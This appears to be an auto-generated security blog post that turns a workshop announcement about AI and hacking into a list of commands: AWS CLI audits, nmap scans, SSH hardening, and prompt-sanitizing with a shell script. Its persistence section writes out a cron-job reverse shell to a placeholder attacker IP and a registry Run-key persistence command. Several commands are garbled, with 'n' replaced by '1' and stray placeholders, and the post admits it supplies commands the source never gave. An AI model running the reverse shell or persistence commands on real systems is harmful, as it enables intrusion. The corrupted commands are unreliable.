Listen to this Post

Introduction:
The fusion of Artificial Intelligence with offensive and defensive cybersecurity has reached a critical inflection point, demanding hands-on skills beyond conventional textbook knowledge. An upcoming workshop in Sribhumi, led by Gaurav Karlos Sir Classes and RAMANUJAN ACADEMY, promises to bridge this gap by uniting academia with industry expertise from Amazon (AWS), focusing on “Future of AI, Hacking + Quiz Competition.” This article explores the core technical domains covered in such forward-looking workshops—ranging from cloud security hardening and AI model exploitation to network penetration testing—equipping attendees with practical, command-line proficiency essential for modern security engineers.
Learning Objectives:
- Objective 1: Master foundational cloud security misconfigurations in AWS and learn to remediate IAM, S3, and EC2 vulnerabilities using CLI tools.
- Objective 2: Understand adversarial AI tactics, including prompt injection, model poisoning, and evasion attacks, and implement basic defensive filters.
- Objective 3: Develop hands-on proficiency with network scanning, enumeration, and exploitation using Linux and Windows native tools, applicable to real-world enterprise environments.
You Should Know:
- Cloud Hardening and AWS Security Essentials (Leveraging the Guest Expert’s Domain)
The event features Mr. Bishwabikash Das, a Senior Security Engineer specializing in AISec and Cloud from Amazon. This underscores the necessity of mastering AWS security primitives. A critical starting point is the AWS Command Line Interface (CLI). For instance, listing all S3 buckets and checking public accessibility is a fundamental audit task. While post doesn’t provide commands, the following are essential for any cloud security workshop.
To set up the AWS CLI and check for public S3 buckets, use:
aws s3 ls
aws s3api get-bucket-acl --bucket [bucket-1ame]
To list IAM users and their attached policies (often a source of privilege escalation):
aws iam list-users
aws iam list-attached-user-policies --user-1ame [bash]
For Windows environments, the AWS CLI is installed via MSI, but after installation, the PowerShell context utilizes the same commands. A common security loophole is overly permissive EC2 security groups. To list all security groups and their inbound rules, use:
aws ec2 describe-security-groups
This step-by-step approach allows participants to profile an AWS account securely, identifying misconfigurations like unrestricted SSH (0.0.0.0/0) which are top attack vectors.
2. Network Reconnaissance and Vulnerability Exploitation/Mitigation
A robust workshop must include network scanning. Nmap is the de facto standard. To perform a stealthy SYN scan on a target range, use:
nmap -sS -sV -O -T4 [target-IP]
On Windows, the equivalent tools like `Test-1etConnection` in PowerShell provide basic connectivity:
Test-1etConnection [target-IP] -Port 80
For deeper enumeration, one would use Nmap scripts to detect vulnerabilities:
nmap --script vuln [target-IP]
Understanding mitigation is equally crucial. For a detected open port 22 (SSH), hardening steps include disabling root login and password authentication in /etc/ssh/sshd_config:
PermitRootLogin no
PasswordAuthentication no
Then restarting service with sudo systemctl restart sshd. Workshops often simulate a “hack” on a lab environment, and these commands are the bedrock of both attacking and defending.
3. Adversarial AI and Model Security Fundamentals
Given the emphasis on “Future of AI” and “AISec,” participants must learn about adversarial inputs. While a full exploit is complex, a simple demonstration involves crafting a malicious payload to confuse an NLP model. For example, a prompt injection attack tries to override system instructions. The defensive measure is to implement input sanitization using regex.
For Linux, a simple script to sanitize user input before sending to an AI API could be:
!/bin/bash
user_input="$1"
cleaned_input=$(echo "$user_input" | sed 's/[^a-zA-Z0-9 ]//g')
curl -X POST https://api.openai.com/v1/completions -H "Authorization: Bearer $API_KEY" -d "{\"prompt\": \"$cleaned_input\"}"
On Windows PowerShell, one could use -replace '[^a-zA-Z0-9 ]',''. The workshop likely discusses model extraction attacks, where attackers query the model to reconstruct it; mitigation involves rate limiting using `iptables` on Linux or `New-1etFirewallRule` on Windows.
4. Post-Exploitation and Persistence Techniques
Real-world hacking skills require understanding persistence. On a compromised Linux machine, an attacker might add a cron job:
echo " /bin/bash -c 'bash -i >& /dev/tcp/[attacker-IP]/4444 0>&1'" >> /etc/crontab
On Windows, using PowerShell to add a registry key for persistence:
New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -1ame "Updater" -Value "C:\Windows\System32\cmd.exe /c calc.exe"
Defenders and ethical hackers must learn to hunt for these, using `auditd` on Linux or Sysmon on Windows. Commands like `crontab -l` and `Get-ScheduledTask` are critical for detection. The workshop competition element likely involves such adversarial thinking, urging participants to “hack” and “fix.”
5. Quiz Competition Preparation: Theoretic Frameworks
The event includes a Quiz Competition. Essential knowledge includes OWASP Top 10 (e.g., Injection, Broken Authentication), CIA triad, and cryptographic algorithms. A technical command to generate a hash (for verifying file integrity) is `sha256sum [bash]` on Linux and `Get-FileHash [bash]` on PowerShell. Understanding the difference between symmetric (AES) and asymmetric (RSA) encryption is crucial. For mitigation, updating the Linux kernel to patch vulnerabilities uses `sudo apt update && sudo apt upgrade` (Debian) or `yum update` (RHEL). Windows users use wuauclt /detectnow /updatenow.
What Undercode Say:
- Key Takeaway 1: Practical cloud security is no longer optional; leveraging tools like AWS CLI for auditing is as crucial as traditional network scanning, especially given the high-profile breaches originating from simple S3 misconfigurations.
- Key Takeaway 2: The “AI vs. Hacking” dynamic is a double-edged sword. While AI accelerates offensive capabilities (e.g., automating phishing), it also enhances defensive analytics (e.g., anomaly detection). The workshop’s focus on AISec is perfectly timed as adversarial machine learning becomes a board-level concern.
Analysis:
Attendees must realize that security is a race against automation. The commands provided for Linux (e.g., nmap, iptables) and Windows (e.g., Test-1etConnection, Get-FileHash) serve as a foundational toolkit for immediate application. The inclusion of a Senior Engineer from Amazon indicates a shift from generic hacking to specific cloud-1ative attack paths, like SSRF-to-IMDS credential theft. The competition aspect will sharpen “capture-the-flag” (CTF) skills, which are excellent proxies for real-world penetration testing. Furthermore, the ethical imperative is clear: knowledge of exploitation is the prerequisite for effective defense. The last 10 seats remaining imply an urgent community demand for skill advancement in the Barak Valley region, emphasizing that such knowledge is becoming democratized.
Prediction:
- +1 This workshop marks a local trend where specialized IT hubs outside major metros begin to foster niche cybersecurity talent, reducing regional skill gaps and potentially creating a new pipeline of cloud security experts for global firms.
- +1 The integration of “Future of AI” into a hacking curriculum suggests that future penetration tests will increasingly target AI supply chains, creating lucrative career opportunities for attendees who master both domains.
- -1 However, if the workshop remains solely theoretical without robust lab environments for safe exploitation, attendees may struggle to transition these commands into secure enterprise settings, leading to misapplied configurations.
- +1 The Quiz Competition acts as a force multiplier for knowledge retention, likely producing immediate, measurable improvements in participants’ foundational understanding of network and application security.
- +1 As cloud native attacks rise, mastering AWS CLI commands for security analysis will become a baseline requirement for entry-level IT positions, giving attendees a competitive edge.
- -1 There is a slight risk that hype around AI security overshadows the fundamentals of network hygiene, potentially leaving participants vulnerable if they prioritize “cool” AI hacks over patching and access control.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/esBUqtUH – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


